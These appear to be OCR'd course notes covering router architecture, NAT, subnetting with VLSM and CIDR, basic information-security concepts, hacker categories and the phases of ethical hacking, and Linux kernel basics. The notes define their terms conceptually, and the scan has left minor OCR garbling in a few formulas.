
- Switching via memory: In this we have a processor which copies the packet from input ports and sends it to the appropriate output port. It works as a traditional CPU with input and output ports acting as input and output devices
- Switching via bus: In this implementation we have a bus which connects all the input ports to all the output ports. On receiving a packet and determining which output port it must be delivered to, the input port puts a particular token on the packet and transfers it to the bus. All output ports are able to see the packets but it will be delivered to the output port whose token has been put in, the token is then scrapped off by that output port and the packet is forwarded
- Switching via interconnection network: This is a more sophisticated network, here instead of a single bus we use 2N bus to connect N-input ports to N-output ports.

✓ Output Port

This is the segment from which packets are transmitted out of the router. The output port looks at its queuing buffers (when more than one packets have to be transmitted through the same output port queuing buffers are formed) and takes packets, does link layer functions and finally transmits the packets to outgoing link.


✓ Routing Processor

It executes the routing protocols; it works like a tradition CPU. It employs various routing algorithm like linkstate algorithm, distance-vector algorithm etc. to prepare the forwarding table, which is looked up to determine the forwarding table.



❖ Default gateway

A gateway is basically a device or a hardware which acts like a "gate" among the networks. It is also responsible for enabling the traffic flow within the network. Gateway uses more than one protocol for communication thus its activities are much more complex than a switch or a router. Gateways are also called protocol converters.



✓ Difference between router and gateway:


Router	Gateway
It is a hardware device which is responsible for receiving, analyzing and forwarding the data packets to other networks.	It is a device that is used for the communication among the networks which have a different set of protocols.
It supports the dynamic routing.	It does not support dynamic routing.
The main function of a router is routing the traffic from one network to the other.	The main function of a gateway is to translate one protocol to the other.
A router operates on all the layers up to the layer 3 of the OSI model.	A gateway operates on all the layers from layer 2 up to the layer 7 of the OSI model.
The additional features provided by a router are Wireless networking, Static routing, NAT, DHCP server etc.	The additional features provided by a gateway are network access control, protocol conversion etc.

❖ NAT

To access the Internet, one public IP address is needed, but we can use a private IP address in our private network. To achieve this, the translation of private IP address to a public IP address is required. Network Address Translation (NAT) is a process in which one or more local IP address is translated into one or more Global IP address and vice versa in order to provide Internet access to the local hosts. Also, it does the translation of port numbers i.e. masks the port number of the host with another port number, in the packet that will be routed to the destination. It then makes the corresponding entries of IP address and port number in the NAT table. NAT generally operates on router or firewall.

➢ Why mask port numbers?

Suppose, in a network, two hosts A and B are connected. Now, both of them request for the same destination, on the same port number, say 1000, on the host side, at the same time. If NAT does an only translation of IP addresses, then when their packets will arrive at the NAT, both of their IP addresses would be masked by the public IP address of the network and sent to the destination. Destination will send replies on the public IP address of the router. Thus, on receiving a reply, it will be unclear to NAT as to which reply belongs to which host (because source port numbers for both A and B are same). Hence, to avoid such a problem, NAT masks the source port number as well and makes an entry in the NAT table. ➢ NAT inside and outside addresses



- ✓ Inside local address – An IP address that is assigned to a host on the Inside (local) network. The address is probably not a IP address assigned by the service provider i.e., these are private IP address. This is the inside host seen from the inside network.
- ✓ Inside global address – IP address that represents one or more inside local IP addresses to the outside world. This is the inside host as seen from the outside network.
- ✓ Outside local address – This is the actual IP address of the destination host in the local network after translation.
- ✓ Outside global address – This is the outside host as seen from the outside network. It is the IP address of the outside destination host before translation.

- NAT Types
  - ✓ Static NAT – In this, a single unregistered (Private) IP address is mapped with a legally registered (Public) IP address i.e. one-to-one mapping between local and global address. This is generally used for Web hosting. These are not used in organizations as there are many devices who will need Internet access and to provide Internet access, the public IP address is needed. Suppose, if there are 3000 devices who need access to the Internet, the organization have to buy 3000 public addresses that will be very costly.
  - ✓ Dynamic NAT – In this type of NAT, an unregistered IP address is translated into a registered (Public) IP address from a pool of public IP address. If the IP address of pool is not free, then the packet will be dropped as an only a fixed number of private IP address can be translated to public addresses. Suppose, if there is a pool of 2 public IP addresses then only 2 private IP addresses can be translated at a given time. If 3rd private IP address wants to access Internet, then the packet will be dropped therefore many private IP addresses are mapped to a pool of public IP addresses. NAT is used when the number of users who wants to access the Internet is fixed. This is also very costly as the organization have to buy many global IP addresses to make a pool.
  - ✓ Port Address Translation (PAT) – This is also known as NAT overload. In this, many local (private) IP addresses can be translated to a single registered IP address. Port numbers are used to distinguish the traffic i.e.; which traffic belongs to which IP address. This is most frequently used as it is cost-effective as thousands of users can be connected to the Internet by using only one real global (public) IP address.

❖ How to plan an IP addressing scheme?

- ✓ How many IP addresses do you need today?
- ✓ How many IP addresses will you need in future?
- ✓ Are you dealing with preexisting IP scheme?

❖ What is subnetting?

Subnetting is a process of taking a large network and dividing into smaller networks to increase efficiency and manageability. This is a solution for IP address wasting in classfull IP addressing. The solution for this wasting is, CIDR and VLSM.

❖ VLSM


VLSM stands for Variable Length Subnet Mask where the subnet design uses more than one mask in the same network which means more than one mask is used for different subnets of a single class A, B, C or a network. It is used to increase the usability of subnets as they can be of variable size. It is also defined as the process of subnetting of a subnet.

Advantages of VLSM over FLSM –

- ✓ In Fixed length subnet mask subnetting (FLSM), all subnets are of equal size and have equal number of hosts but in VLSM the size is variable and it can have variable number of hosts thus making the IP addressing more efficient by allowing a routed system of different mask length to suit requirements.
- ✓ In FLSM there is a wastage of IP addresses but in VLSM there is a minimum wastage of IP addresses.

➢ Subnetting with CIDR & VLSM

If we start with 255.255.0.0 but we want to divide into smaller networks, we need to take bits from host ID and move.



- ✓ Number of subnets-

2^n n - 1 bits in the subnet ID

- ✓ Available hosts per each subnet- **^{m}-2** **m - remaining 0 bits in the host ID**

2

Eg-: **255.255.248.0**

11111111.11111111.11111000.00000000

2_5 = 32 subnets

2_{11} – 2 = 2046 available hosts in each subnet

✓ Subnet mask table-

Subnet Mask in Decimal	Subnet Mask in Binary	CIDR Notation	Networks	Hosts per Network
255.255.255.0	11111111.11111111.11111111.00000000	/24	1	254
255.255.255.128	11111111.11111111.11111111.10000000	/25	2	126
255.255.255.192	11111111.11111111.11111111.11000000	/26	4	62
255.255.255.224	11111111.11111111.11111111.11100000	/27	8	30
255.255.255.240	11111111.11111111.11111111.11110000	/28	16	14
255.255.255.248	11111111.11111111.11111111.11111000	/29	32	6
255.255.255.252	11111111.11111111.11111111.11111100	/30	64	2
255.255.255.254	11111111.11111111.11111111.11111110	/31	128	1

- Introduction to ethical hacking

Ethical Hacking is an authorized practice of bypassing system security to identify potential data breaches and threats in a network. The company that owns the system or network allows Cyber Security engineers to perform such activities in order to test the system's defenses. Thus, unlike malicious hacking, this process is planned, approved, and more importantly, legal.

Ethical hackers aim to investigate the system or network for weak points that malicious hackers can exploit or destroy. They collect and analyze the information to figure out ways to strengthen the security of the system/network/applications. By doing so, they can improve the security footprint so that it can better withstand attacks or divert them.

➢ Essential terminology

Hack Value
It is the notion among hackers that **something is worth doing** or is interesting

Zero-Day Attack
An attack that exploits **computer application vulnerabilities** before the software developer releases a patch for the vulnerability

Vulnerability
Existence of a **weakness, design**, or **implementation error** that can lead to an unexpected event compromising the security of the system

Daisy Chaining
It involves **gaining access to one network and/or computer** and then using the same information to gain access to multiple networks and computers that contain desirable information

Exploit
A **breach** of IT system security through vulnerabilities

Doxing
Publishing personally identifiable information about an individual collected from publicly available databases and social media

Payload
Payload is the **part of an exploit code** that performs the intended malicious action, such as destroying, creating backdoors, and hijacking computer

Bot
A "bot" is a software application that can be **controlled remotely to execute or automate predefined tasks**

- Elements of information security
  - Confidentiality - means information is not disclosed to unauthorized individuals, entities and process. For example, if we say I have a password for my Gmail account but someone saw while I was doing a login into Gmail account. In that case my password has been compromised and Confidentiality has been breached.

  - Integrity - means maintaining accuracy and completeness of data. This means data cannot be edited in an unauthorized way.


  - Availability
    Availability means that the information is accessible when required by the authorized users.

  - Authenticity - means verifying that users are who they say they are and that each input arriving at destination is from a trusted source. This principle if followed guarantees the valid and genuine message received from a trusted source through a valid transmission. For example, if take above example sender sends the message along with digital signature which was generated using the hash value of message and private key. Now at the receiver side this digital signature is decrypted using the public key generating a hash value and message is again hashed to generate the hash value. If the 2 value matches, then it is known as valid transmission with the authentic or we say genuine message received at the recipient side

  - Non repudiation - means one party cannot deny receiving a message or a transaction nor can the other party deny sending a message or a transaction. For example, in cryptography it is sufficient to show that message matches the digital signature signed with sender's private key and that sender could have a sent a message and nobody else could have altered it in transit. Data Integrity and Authenticity are pre-requisites for Non repudiation.


  - Accountability - means that it should be possible to trace actions of an entity uniquely to that entity. For example, not every employee should be allowed to do changes in other employee's data. For this there is a separate department in an organization that is responsible for making such changes and when they receive request for a change then that letter must be signed by higher authority for example Director of college and person that is allotted that change will be able to do change after verifying his bio metrics, thus timestamp with the user (doing changes) details get recorded. Thus we can say if a change goes like this then it will be possible to trace the actions uniquely to an entity.

- The security, usability, functionality triangle



This concept is valid for every system. The ball should be placed at the middle of the triangle. If the ball is moved towards any of those three corners the remaining two factors will reduce.

- Motives, goals, objectives of information security attack



- Top information security attack vectors

Cloud Computing Threats	Cloud computing is an **on-demand delivery of IT capabilities** where sensitive data of organizations and their clients is stored Flaw in one client's application cloud allow attackers to access other client's data
Advanced Persistent Threats (APT)	APT is an attack that is focused on **stealing information from the victim machine** without the user being aware of it
Viruses and Worms	Viruses and worms are the most prevalent networking threat that are **capable of infecting a network within seconds**
Ransomware	Ransomware **restricts access** to the computer system's files and folders and **demands an online ransom payment** to the malware creator(s) in order to remove the restrictions
Mobile Threats	Focus of attackers has shifted to **mobile devices** due to increased adoption of mobile devices for business and personal purposes and comparatively **lesser security controls**

Botnet	A botnet is a huge **network of the compromised systems** used by an intruder to perform various network attacks
Insider Attack	It is an **attack performed on a corporate network** or on a single computer by an **entrusted person (insider)** who has authorized access to the network
Phishing	Phishing is the practice of **sending an illegitimate email** falsely claiming to be from a **legitimate site** in an attempts to **acquire a user's personal or account information**
Web Application Threats	Attackers target web applications to steal credentials, set up phishing site, or **acquire private information** to threaten the performance of the website and hamper its security
IoT Threats	• IoT devices include many software applications that are used to **access the device remotely** • Flaws in the IoT devices allows attackers access into the device remotely and perform various attacks

- Information security threat categories

Network Threats	Host Threats	Application Threats
Information gathering	Malware attacks	Improper data/input validation
Sniffing and eavesdropping	Footprinting	Authentication and authorization attacks
Spoofing	Profiling	Security misconfiguration
Session hijacking and Man-in-the-Middle attack	Password attacks	Information disclosure
DNS and ARP poisoning	Denial-of-Service attacks	Hidden-field manipulation
Password-based attacks	Arbitrary code execution	Broken session management
Denial-of-Service attack	Unauthorized access	Buffer overflow issues
Compromised-key attack	Privilege escalation	Cryptography attacks
Firewall and IDS attacks	Backdoor attacks	SQL injection
	Physical security threats	Phishing
		Improper error handling and exception management

- Types of attack on a system

Operating System Attacks	Attackers search for vulnerabilities in an operating system's design, installation or configuration and exploit them to **gain access to a system** **OS Vulnerabilities**: Buffer overflow vulnerabilities, bugs in operating system, unpatched operating system, etc.
Misconfiguration Attacks	Misconfiguration vulnerabilities affect web servers, application platforms, databases, networks, or frameworks that may result in **illegal access** or possible owning of the system
Application-Level Attacks	Attackers **exploit the vulnerabilities in applications** running on organizations' information system to gain unauthorized access and steal or manipulate data **Application Level Attacks**: Buffer overflow, cross-site scripting, SQL injection, man-in-the-middle, session hijacking, denial-of-service, etc.
Shrink-Wrap Code Attacks	Attackers **exploit default configuration and settings** of the off-the-shelf libraries and code

- What is hacking

- Who is a hacker?

A Hacker is a person who finds and exploits the weakness in computer systems and/or networks to gain access. Hackers are usually skilled computer programmers with knowledge of computer security.

Types of hackers

- Ethical Hacker (White hat): A hacker who gains access to systems with a view to fix the identified weaknesses. They may also perform penetration Testing and vulnerability assessments.
- Cracker (Black hat): A hacker who gains unauthorized access to computer systems for personal gain. The intent is usually to steal corporate data, violate privacy rights, transfer funds from bank accounts etc.
- Grey hat: A hacker who is in between ethical and black hat hackers. He/she breaks into computer systems without authority with a view to identify weaknesses and reveal them to the system owner.
- Script kiddies: A non-skilled person who gains access to computer systems using already made tools.

- ❖ Hacktivist: A hacker who use hacking to send social, religious, and political, etc. messages. This is usually done by hijacking websites and leaving the message on the hijacked website.
- ❖ Cyber Terrorist: These are politically motivated attackers who break into computer systems to stir up violence against non-combatant targets by subnational groups or clandestine agents.
- ❖ State/Nation Sponsored Hackers: These are hackers who are employed by a country to attack the cyber sphere of another nation or international agency as a result of warfare or to retrieve/steal information.
- ❖ Blue Hat Hacker: In one word, this is the amateur. Usually, their techniques are deployed out of ill motives such as revenge attacks.
- ❖ Red Hat Hacker: The objective of a red hat hacker is to find black hat hackers, intercept and destroy their schemes.
- ❖ Green Hat Hacker: This is the set of individuals who simply want to observe and learn about the world of hacking. It comprises those who join learning communities to watch videos and tutorials about hacking.
- ❖ Phreaker: A hacker who identifies and exploits weaknesses in telephones instead of computers.
- ❖ Malicious Insider/Whistle-blower Hacker: These are the types of computer hackers who leak sensitive information from within an organization, especially data under the umbrella of government agencies.
- ❖ Elite Hackers: These are individuals who are considered the "cutting-edge geniuses". They are the real experts and the innovators in the field of hacking.
- ❖ Social Engineering Hackers: These are hackers who use psychological manipulation to make people to divulge private contents or to perform certain actions. It is a more complex crime scheme.

➢ The phases of hacking


❖ Reconnaissance

Information Gathering and getting to know the target systems is the first process in ethical hacking. Reconnaissance is a set of processes and techniques (Foot printing, Scanning & Enumeration) used to covertly discover and collect information about a target system.


During reconnaissance, an ethical hacker attempts to gather as much information about a target system as possible, following the seven steps listed below

- ✓ Gather initial information
- ✓ Determine the network range
- ✓ Identify active machines
- ✓ Discover open ports and access points


- ✓ Fingerprint the operating system
- ✓ Uncover services on ports
- ✓ Map the network




❖ Scanning



❖ Gaining access



❖ Maintaining access



❖ Clearing tracks

- Linux operating systems

Linux is a community of open-source Unix like operating systems that are based on the Linux Kernel. It was initially released by Linus Torvalds on September 17, 1991. It is a free and open-source operating system and the source code can be modified and distributed to anyone commercially or non-commercially under the GNU General Public License.


Initially, Linux was created for personal computers and gradually it was used in other machines like servers, mainframe computers, supercomputers, etc. Nowadays, Linux is also used in embedded systems like routers, automation controls, televisions, digital video recorders, video game consoles, smartwatches, etc. The biggest success of Linux is Android (operating system) it is based on the Linux kernel that is running on smartphones and tablets. Due to android Linux has the largest installed base of all general-purpose operating systems. Linux is generally packaged in a Linux distribution.

➢ Linux distributions

Linux distribution is an operating system that is made up of a collection of software based on Linux kernel or can be said distribution contains the Linux kernel and supporting libraries and software. Around 600 + Linux Distributions are available and some of the popular Linux distributions are:

- ✓ Delian
- ✓ Fedora
- ✓ Red hat
- ✓ Kali
- ✓ Ubuntu

➢ Architecture of Linux



- ❖ System Utility: It provides the functionalities of an operating system to the user.
- ❖ Hardware Layer: This layer consists all peripheral devices like RAM/ HDD/ CPU etc.
- ❖ Shell: It is an interface to the kernel which hides the complexity of the kernel's functions from the users. It takes commands from the user and executes the kernel's functions.
- ❖ System Library: Is the special types of functions that are used to implement the functionality of the operating system.

- Kernel: is central component of an operating system that manages operations of computer and hardware. A kernel is the core component of an operating system. It is also a system program. It is the part of Operating System which coverts user command into machine language.
- Kernel acts as a bridge between applications and data processing performed at hardware level using inter-process communication and system calls.

  Kernel loads first into memory when an operating system is loaded and remains into memory until operating system is shut down again.

  It decides which process should be allocated to processor to execute and which process should be kept in main memory to execute. It basically acts as an interface between user applications and hardware. The major aim of kernel is to manage communication between software i.e. user-level applications and hardware i.e., CPU and disk memory.

  - Objectives of Kernel:
    - ✓ To establish communication between user level application and hardware.
    - ✓ To decide state of incoming processes.
    - ✓ To control disk management.
    - ✓ To control memory management.
    - ✓ To control task management.
  - Types of Kernel:
    - ✓ Monolithic kernel (Unix, Linux, Open VMS, XTS-400 etc.)
    - ✓ Micro kernel (Mach, L4, AmigaOS, Minix, K42 etc.)
    - ✓ Hybrid kernel (Windows NT, Netware, BeOS etc.)
    - ✓ Exo kernel (Nemesis, ExOS etc.)
    - ✓ Nano kernel (EROS etc.)

➢ Difference between operating system & kernel

Operating system	Kernel
Operating System is a system software.	Kernel is system software which is part of operating system.
Operating System provides interface between user and hardware.	kernel provides interface b/w application and hardware.
It also provides protection and security.	It's main purpose is memory management, disk management, process management and task management.
All system needs operating system to run.	All operating system needs kernel to run.
It is the first program to load when computer boots up.	It is the first program to load when operating system loads.

➢ What is Kali Linux?

